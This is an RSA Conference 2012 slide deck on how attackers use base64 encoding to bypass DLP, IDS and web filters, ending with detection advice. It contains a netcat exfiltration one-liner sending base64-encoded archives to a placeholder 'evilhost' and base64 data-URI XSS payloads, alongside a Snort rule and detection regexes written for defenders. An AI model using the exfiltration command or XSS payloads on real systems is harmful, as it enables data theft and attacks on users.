Base64 – The Security Killer

Kevin Fiscus
NWN Corporation

Session ID: DAS-203
Session Classification: Intermediate

RSA CONFERENCE 2012

A Short (Made Up) Security Story

- Helix Pharmaceuticals is concerned about security
  - Industrial espionage
  - Political and social activists

Helix Security Program

- Strong passwords
- DLP
- NIDS
- Web Filtering
- Mail Filtering
- Web Application Firewall
- Hard Drive Encryption
- Physical Security
- Search & Bag Inspection
- Firewall
- Anti-Virus
- Event Correlation

Oops

- Significant loss of intellectual property
  - Passwords compromised
  - DLP Evaded
  - IDS Evaded
  - Web Security Bypassed

The Cause


After a lengthy investigation a single technology was found to be the cause

Base64

SGVsaXggUGhhcm1hIHN1cGVyIHNlY3JldCBpbmZvcm1h
dGlvbiB0aGF0IHdhcyBzdG9sZW4gYnkgdGhlIHJlYWxseS
BuYXN0eSBiYWQgZ3V5IQ==

Introduction

- Kevin Fiscus
- National Practice Director - NWN Corporation
- 22 years overall IT experience
- 11 years focused on information security
- Certification Collector
  - GSE#36 (out of 41)
  - CISSP, CISA, GCFA, GCFW, GCWN, GAWN, GCIA, GCIH, GSEC, GREM, SCSA, RCSE, SnortCP
- Community SANS Instructor



Overview

What Is Base64

- Encoding scheme
- Originally designed to represent binary data as ASCII text

Encoding


- Displaying information in a variety of formats


Glyph	Hex	Dec	Oct	Binary
A	0x41	65	101	100 0001
a	0x62	97	141	110 0001
!	0x21	33	041	010 0001
Backspace	0x08	8	010	000 1000

- ASCII: Cat
- Hexadecimal: 0x43 61 74
- Decimal: 67 97 116
- Octal: 103 141 164
- Binary: 01000011 01100001 01110100

Encoding vs. Encryption

- Encoding may seem like encryption but…
- Encryption/decryption requires a key
- Encoding/decryption requires only knowledge of the type of encoding





Types of Encoding

Encoding	Number of Digits	Range of Digits
Binary	2	0, 1
Octal	8	0 – 7
Decimal	10	0 – 9
Hexadecimal	16	0 – 9, a, b, c, d, e, f
Base64	64	0-9, a-z, A-Z, 2 symbols


Symbols may include forward slash (/), plus (+), dash (-), underscore (_), period (.), colon (:) and exclamation point (!)

Uses of Base64

- Web site basic authentication
- Replacement for uuencode
- Evasion of basic anti-spamming tools
- Encoding of character strings in LDAP LDIF files
- Encoding of binary files (images) within scripts or HTML to avoid depending on external data
- Communicating encrypted cookie information

Base64 Problems


- Password Disclosure
- DLP Bypass
- End User Compromise
- Web Application Attacks
- Malware



Password Disclosure

Password Disclosure

- Basic web authentication encodes username and password as base64
- Basic web authentication used for application authentication
  - Identified one anti-virus vendor that used basic web authentication for signature updates
- You don’t use basic web authentication?
  - Do your users?
  - Do they reuse passwords?



DLP Bypass

RSACONFERENCE2012

DLP Bypass

- Regular expression to identify SSNs
  - ^(?!000)([0-6]\d{2}|7([0-6]\d|7[012]))([-]?)(?!00)\d\d\3(?!0000)\d{4}$
- Consider something simple - encoded SSNs

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
M	T	L	z	L	T	Q	1	L	T	Y	3	O	D	k	=
M	T	E	x	L	T	E	x	L	T	E	x	M	T	E	=
M	j	l	y	L	T	l	y	L	T	l	y	M	j	l	=
M	z	M	z	L	T	M	z	L	T	M	z	M	z	M	=

Detection


- Why not simply create signatures that detect the base64 version of sensitive data?

- Unfortunately, it's not that simple

Source	Base64 Encoded
Secret	U2VjcmV0
Secret (1 leading space)	IFN1Y3J1dA==
Secret (2 leading spaces)	ICBTZWNyZXQ=
SECRET	U0VDUkVU
S E C R E T	UyBFIEMgUiBFIFQ=

Exfiltration Example


- Data exfiltration on a Mac OS X box via tcp 443:
  - tar -czf - localdir | base64 | nc evilhost.tgt 443
- On remote evil box, just have netcat reverse it:
  - nc -l 443 | base64 -d >tarfile.tar.gz



Attacking End Users

XSS – Cross Site Scripting

- Wikipedia says “XSS is a vulnerability typically found in web applications that enables attackers to inject client-side script into web pages viewed by other users.”
- What?



Example

- Consider a web search similar to Google
- You type "***something interesting***"
- The web page responds with "you just searched for '***something interesting***' "
- What happens if you search for "***<SCRIPT>alert('XSS')</SCRIPT>***"?

What Can XSS Do?


- Sensitive Information Theft
  - Credential Theft: Stealing cookies, then stealing sessions
  - File Theft: Using Ajax techniques, upload files to attacker
- Intranet Scanning
  - JavaScript port scanning
  - Vulnerability scanning possible?
- Attacking Users
  - Control web browser, browser history, identify browser plug-ins, JavaScript buffer overflow, remote code execution

But That Affects Web Apps

- Not So Fast
- Data URI - data:text/html;base64, content
- <SCRIPT>alert(“Pwned”);</SCRIPT>
- Base64: PFNDUklQVD5hbGVydCgiUHduZWQiKTs8L1NDUklQVD4=
- Combined: data:text/html;base64, PFNDUklQVD5hbGVydCgiUHduZWQiKTs8L1NDUklQVD4=
- http://tinyurl.com/6bddyun
- Have you clicked on a shortened URL lately?


Why This Is Bad

- JavaScript not passed in the clear avoiding IDS/IPS
- Single-click attack – once you click the URL, the code runs
- No skill to execute



Good News – Bad News

- This attack does not work if IE is your default browser
- It does work in Firefox, Safari, Chrome, iPhones and iPads
- How many people in your organization would this affect?
- What type of user are they?




Web Application Attacks

RSACONFERENCE2012

Web Application Attacks

- Cross Site Scripting Detection
  - Often looking for <SCRIPT> or similar
- But what about…
  - <META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html;base64,PHNjcmlwd D5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">




Malware

Malware

- Botnets consist of thousands or millions of slaves or “zombies” that are centrally controlled
- Originally IRC was used as the control
- Who uses IRC on corporate networks?
- What about HTTP?
- But that would be obvious

HTTP Controllers

- If the commands were visible on the page…
  - What about comments fields?
- If the commands were passed in the clear they could be detected or logged
- Answer – encode the commands via base64
- Incorporate a base64 decoder in the bot



Detection

OK, So Base64 is Bad, Now What?

- Wouldn't it be great if we could detect base64 on our network
- That should be easy…

Not So Fast

- Application specific base64 is easy to detect
- Detecting base64 in a way that:
  - Is application independent
  - Can address base64 in the header or payload
- MUCH Harder!!!

Application Specific

- Detecting base64 used with basic web auth
- Emerging Threats snort rule
- alert tcp $HOME_NET any -> any $HTTP_PORTS (flow:established,to_server; content:"|0d 0a|Authorization|3a 20|Basic"; nocase; content:!"YW5vbnltb3VzOg=="; within:32;)

Other Base64 Not As Easy

- What does base64 look like
  - Contains letters and numbers
  - Contains special characters
    - Could be plus and forward slash
    - Could be other characters
  - May or may not contain trailing equal signs
- The following would fit the description
  - com/something/somethingelse/something123
  - abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWZYZ1234567890+/


Detection Options - RegEx


- [0-9a-zA-Z+/=]{20,}
  - Extremely high false positives
- (?:[A-Za-z0-9+/]{4}){2,}(?:[A-Za-z0-9+/]{2}[AEIMQUYcgkosw048]=|[A-Za-z0-9+/][AQgw]==)
  - Fewer false positives but false negatives
  - One out of 3 base64 (looking for =)

Detection Recommendation

- Identify the most critical threat
  - Web application attack
  - Use of basic web authentication
  - Attack against end users (e.g. XSS)
  - Data exfiltration
- Use dedicated detection sensors
- Employ an active program involving continual improvement

Overall Methodology





Summary

Summary

- Base64 is common
- Base64 is dangerous
- Base64 is hard to detect
- Detection is possible but it takes effort

How To Apply What You Learned

- Evaluate your organizations susceptibility to base64-based attacks
- Develop a strategy for detecting base64
- Identify malicious base64 used in your organization

Applying What You Learned – BASE

- **B**egin to implement a base64 detection program
  - Linux, Snort and regular expressions are your friends
- **A**ssess your existing controls to determine your susceptibility to base64 compromise
- **S**ecure or harden your environment using existing controls
  - E.g. eliminate basic web authentication
- **E**ducate others in your organization about the risks associated with base64

Questions

- Web: www.nwnit.com
- Email: kfiscus@nwnit.com
- Blog: nwnsecurity.blogspot.com
- Facebook: www.facebook.com/kevinbfiscus
- Facebook: www.facebook.com/nwnstar
- Twitter: @kevinbfiscus
- Twitter: @nwnsecurity